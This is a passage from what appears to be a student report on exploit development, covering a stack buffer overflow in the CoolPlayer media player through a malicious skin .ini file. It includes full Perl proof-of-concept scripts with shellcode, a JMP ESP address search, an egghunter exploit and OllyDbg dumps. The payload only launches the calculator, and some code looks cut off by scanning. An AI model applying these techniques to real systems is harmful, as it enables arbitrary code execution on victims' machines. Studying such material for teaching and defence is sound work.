
Figure 2.3.2 - e, nothing overwritten towards the bottom of the stack, at end of pattern

2.4 Creating a POC (Proof of Concept)

As previously covered, several aspects about any created exploit have now been determined. The exploit must cause buffer-overflow by using 1090 bytes to overflow the buffer. The EIB is located on 001274FC, the EIP on 00127500 and that there is enough space for over 800 bytes of shellcode. To first determine if the application is exploitable, a file called crashPOC.pl was developed, which is available in Appendix C, and can be seen in a screenshot presented below in *Figure 2.4.1 - a*.

2.4.1 Standard POC

CalcPoc.pl is composed of several parts. The first is the header, so it passes as a valid skin file. Secondly, the use of a NOP-Slide ensures that if the stack shifts in location, it will slide through the No Operation instructions until the EIP pointer points back to where it needs to be in order to execute shellcode. Lastly, it uses the Windows SP3 which opens the calculator, as the "payload".




```
my $file= "calcPOC.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x0012750);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\x31\xC9" .
          "\x51" .
          "\x68\x63\x61\x6C\x63" .
          "\x54" .
          "\xB8\xC7\x93\xC2\x77" .
          "\xFF\xD0";
open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcode;
close($FILE);
```

Figure 2.4.1 - a, calcPOC.pl.

When this was plugged into CoolPlayer, some unexpected behaviour was noticed when the exploit failed to execute. Instead, it was stated that the ESP had not been saved correctly across a function call, as seen in *Figure 2.4.1 - C*. Further analysis in OllyDbg revealed an issue caused by stack frames pointing towards other addresses towards the top of the buffer, as seen in *Figure 2.4.1 - c*.

This could be caused by many issues, but the most likely reason is that the stack cannot actually point to a dynamic part of memory that is randomly assigned. This is an effect of ASLR, mentioned earlier. Whilst this might work in some applications, within an application from an external source such as CoolPlayer it seems something more "static" is required.



```
OllyDbg - 1800326.exe - [CPU - thread 00000F4C, module ntdll]

7C90120F   C3               RETN
7C901210   8BFF             MOV EDI,EDI
7C901212   CC               INT3
7C901213   C3               RETN
7C901214   8BFF             MOV EDI,EDI
7C901216   8B4424 04        MOV EAX,DWORD PTR SS:[ESP
7C90121A   CC               INT3
7C90121B   C2 0400          RETN 4
7C90121E   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C901224   C3               RETN
7C901225   57               PUSH EDI
7C901226   8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP
7C90122A   8B5424 08        MOV EDX,DWORD PTR SS:[ESP
7C90122E   C702 00000000    MOV DWORD PTR DS:[EDX],0
7C901234   897A 04          MOV DWORD PTR DS:[EDX+4],
7C901237   0BFF             OR EDI,EDI
7C901239  v74 1E            JE SHORT ntdll.7C901259
7C90123B   83C9 FF          OR ECX,FFFFFFFF
7C90123E   33C0             XOR EAX,EAX
7C901240   F2:AE            REPNE SCAS BYTE PTR ES:[E
7C901242   F7D1             NOT ECX
7C901244   81F9 FFFF0000    CMP ECX,0FFFF
7C90124A  v76 05            JBE SHORT ntdll.7C901251
7C90124C   B9 FFFF0000      MOV ECX,0FFFF
7C901251   66:894A 02       MOV WORD PTR DS:[EDX+2],C
7C901255   49               DEC ECX
7C901256   66:890A          MOV WORD PTR DS:[EDX],CX
7C901259   5F               POP EDI
7C90125A   C2 0800          RETN 8
7C90125D   57               PUSH EDI
7C90125E   8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP
7C901262   8B5424 08        MOV EDX,DWORD PTR SS:[ESP
7C901266   C702 00000000    MOV DWORD PTR DS:[EDX],0
7C90126C   897A 04          MOV DWORD PTR DS:[EDX+4]
```

CoolPlayer Options

General


- [ ] Always on top
- [ ] Exit after playing
- [x] Rotate systemtray icon
- [x] Scroll Songtitle
- [x] Allow file once in playlist
- [ ] Autoplay on startup
- [x] Read ID3 Tag (if any)
- [x] Read ID3 Tag of selected
- [x] Support ID3v2
- [x] Prefer native OGG tags
- [x] Load ID3 tags in background
- [x] Work out track lengths

Skin

- [x] Player C:\coolplayer\calcPOC.ini

```
Microsoft Visual C++ Debug Library

Debug Error!

Program: C:\Documents and Settings\Administrator\Desktop\1800326.exe
Module:
File: i386\chkesp.c
Line: 42

The value of ESP was not properly saved across a function call.  This is usually a result of calling a function declared with one calling convention with a function pointer declared with a different calling convention.

(Press Retry to debug the application)
```

Figure 2.4.1 - b, The value of ESP was not saved across a function call correctly, suggesting ASLR has played a part in failing this test




```
Z 1   DS 0023 32bit 0(FFFFFFFF)
S 0   FS 003B 32bit 7FFDE000(FFF)
T 0   GS 0000 NULL
D 0
O 0   LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty -??? FFFF 00000000 00000000
ST2 empty -??? FFFF 000000D3 00CF00C7
ST3 empty -??? FFFF 000000D3 00CF00C7
ST4 empty -??? FFFF 00D4D0C8 00D4D0C8
ST5 empty -??? FFFF 000000D4 00D000C8
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00800080 00800080
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

001274E0  10231606  MSVCRTD.10231606
001274E4  00000001
001274E8  1024F9B0  ASCII "i386\chkesp.c"
001274EC  0000002A
001274F0  1024D788  MSVCRTD.1024D788
001274F4  1024F9C0  ASCII "The value of ESP was not pr
001274F8  0012E0A0
001274FC  00127508
00127500  00000000
00127504  00000000
00127508  00000153
0012750C  41414141
00127510  00443612  RETURN to 1800326.00443612 from <J
00127514  CCCCCCCC
00127518  CCCCCCCC
0012751C  CCCCCCCC
00127520  CCCCCCCC
```

Figure 2.4.1 - c, It also seems that MSVCRTD.dll performs a check on the ESP, and when this fails, throws an exception.

2.4.2 Improved POC

Clearly, something is amiss with the function call. There might be several reasons for this; one issue might be because of “stack jitter” however that is why a NOPSlide is used, to pad out and compensate for this. Another such issue could be a series of NULL bytes that overwrite the values immediately after MSVCRTD.dll was called, or more simply it could be the fact the address given for the EIP is not usable, due to ASLR.


Fortunately, there are workarounds for such an issue as this. One such is way is to find the location of a static point where operations can return/jump to. The utility findjmp.exe, for finding jump addresses, as the name suggests, can be used for this. By using findmp.exe kernel32 ESP it is possible to find the location for a static address such as a kernel. Broken down, findjmp will attempt to find a JMP to the stack pointer, ESP. In this scenario the binary kernel32 was used, however any other static kernel may also be used. As seen in *Figure 2.4.2 - a*, three addresses were returned. Caution is required here; these addresses will only work so long as there are no null pointers within the address. For this example, the JMP ESP 0x7C86467B was used to replace the EIP within the exploit perl file. Therefore, another perl file, this time named calcPOC2.pl was used to generate a file named calcPOC2.ini. calcPOC2.pl can be found in Appendix D,



```
C:\cmd>findjmp.exe kernel32 esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses

C:\cmd>
```

Figure 2.4.2 - a, using findjmp to retrieve the static address of the kernel 32 JMP ESP

Once this was loaded into CoolPlayer, the exploit executed as planned, and popped open the calculator. The application did crash, as was expected, however it was forced to remain open by the calculator shellcode. The result of using this exploit can be seen in *Figure 2.4.2 - b*. The fact that this opened calculator confirms two things about the target application. One, is that the application is indeed vulnerable to buffer-overflow exploits, and, two is that the “door” is open for more and more advanced exploits.


OllyDbg - 1800326.exe - [CPU - thread 00000D80, module ntdll]
C:\WINDOWS\system32\cmd.exe
Calculator
CoolPlayer Options

General
☐ Always on top
☐ Exit after playing
☑ Rotate systemtray icon
☑ Scroll Songtitle
☑ Allow file once in playlist
☐ Autoplay on startup
☐ Allow multiple instances
☐ Show remaining time
☐ Show on taskbar
☑ Read ID3 Tag (if any)
☑ Read ID3 Tag of selected
☑ Support ID3v2
☑ Prefer native OGG tags
☑ Load ID3 tags in background
☑ Work out track lengths
☑ Easy move
☑ Remember playlist
☐ Remember last played
0 Track Delay (sec)
4 Skinlist length
Output: DirectSound Plugout
Volume controls: System MASTER volume
Skin
☑ Player C:\coolplayer\calcPOC2.ini


Figure 2.4.2 - b, By using calcPOC2.pl, the calculator was successfully opened.

2.4.3 EggHunter

An issue commonly faced when developing buffer-overflow exploits is the lack of space behind the original EIP. Earlier it was established that there is more than enough room for shellcode measuring over 800 bytes. However, a more complex barrier to exploiting a vulnerability demands a more complex work-around. In this scenario, the hypothetical available space after the EIP is very small. There is only room for a small payload package of shellcode. Although the exploit developed to pop up calculator was small, imagine a larger payload was desired, where would it go?

Fortunately, the buffer has been already been identified as being full of nothing but the letter A. Whilst the shellcode might fit in here it is also possible to place the shellcode somewhere far beyond the EIP. The purpose of an EggHunter is to find an "egg", which in this case is a keyword used to identify the rest of the shellcode in amongst other lines of code). In this scenario, calculator shellcode was dispersed onwards beyond the Null pointers that would otherwise stop execution, away from the EIP, only for the EggHunter to find the tag allowing for the shellcode to be re-assembled and executed.

To demonstrate this, egghunter.pl was developed. Using the Corelan method of creating a 32 byte EggHunter and using w00t as the marker (Corelan, 2010), an EggHunter exploit was created. This can be found in Appendix E, and a screenshot can be found below in *Figure 2.4.2 - c* (a better overview of the EggHunter code can be found in Appendix E). Of note here is the EggHunter payload itself, which is small in comparison to the larger calculator shellcode. The use of a further NOP-Slide was to simulate a portion of non-executable memory popping up a short number of frames after the EIP.




```
my $file= "egghunter.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x7C86467B);
#pack egghunter code with a "NOPslide"
my $nopslide = "\x90" x 16;
my $egghunter = "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52
#Calculator Shellcode with another "NOPslide" simulates a lack of space at end of stack
my $nopslide2 = "\x90" x 200;
my $eggtag = "w00tw00t";
my $shellcode = "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $header.$junk1.$eip.$nopslide.$egghunter.$nopslide2.$eggtag.$shellcode;
close($FILE);
```

Figure 2.4.2 - b, the EggHunter exploit.

When the EggHunter exploit is executed, the calculator shellcode is some distance away from the EIP. However, use of the Egg - hunting code allows for this code to be found and executed, as seen in *Figure 2.4.2 - c.*

<continued overleaf>



```
7C90E440   83C4 04          ADD ESP,4
7C90E443   5A               POP EDX
7C90E444   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C90E44A   8B40 30          MOV EAX,DWORD PTR DS:[EAX
7C90E44D   8B40 2C          MOV EAX,DWORD PTR DS:[EAX
7C90E450   FF1490           CALL DWORD PTR DS:[EAX+ED
7C90E453   33C9             XOR ECX,ECX
7C90E455   33D2             XOR EDX,EDX
7C90E457   CD 2B            INT 2B
7C90E459   CC               INT3
7C90E45A   8BFF             MOV EDI,EDI
7C90E45C   8B4C24 04        MOV ECX,DWORD PTR SS:[ESP
7C90E460   8B1C24           MOV EBX,DWORD PTR SS:[ESP
7C90E463   51               PUSH ECX
7C90E464   53               PUSH EBX
7C90E465   E8 E6C40100      CALL ntdll.7C92A950
7C90E46A   0AC0             OR AL,AL
7C90E46C  ˅74 0C            JE SHORT ntdll.7C90E47A
7C90E46E   5B               POP EBX
7C90E46F   59               POP ECX
7C90E470   6A 00            PUSH 0
7C90E472   51               PUSH ECX
7C90E473   E8 C8EBFFFF      CALL ntdll.ZwContinue
7C90E478  ˅EB 0B            JMP SHORT ntdll.7C90E485
7C90E47A   5B               POP EBX
7C90E47B   59               POP ECX
7C90E47C   6A 00            PUSH 0
7C90E47E   51               PUSH ECX
7C90E47F   53               PUSH EBX
7C90E480   E8 0BF5FFFF      CALL ntdll.ZwRaiseExcepti
7C90E485   83C4 EC          ADD ESP,-14
7C90E488   890424           MOV DWORD PTR SS:[ESP],EA
7C90E48B   C74424 04 01000  MOV DWORD PTR SS:[ESP+4],
7C90E493   895C24 08        MOV DWORD PTR SS:[ESP+8],
```

```
Registers (FPU)
EAX 00000001
ECX 80604824
EDX EDC279A0
EBX 00C801F4
ESP 010CFECC
EBP 010CFF00
ESI 010CFF94
EDI 010CFF14

EIP 7C90E440 ntdll.KiUserCallbackDispatcher

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDB000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000082313254950e-4933
ST1 empty -4.5992342512057749610e-3977
ST2 empty 5.0312349762909590860e-4932
ST3 empty +UNORM 3708 00000000 E3E3A470
ST4 empty -8.5002419333361302000e+55
ST5 empty -8.2078410150482611340e+2301
ST6 empty +UNORM 6D56 00000000 DDDDDDDD
ST7 empty 4.0893408583845209340e+4513
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
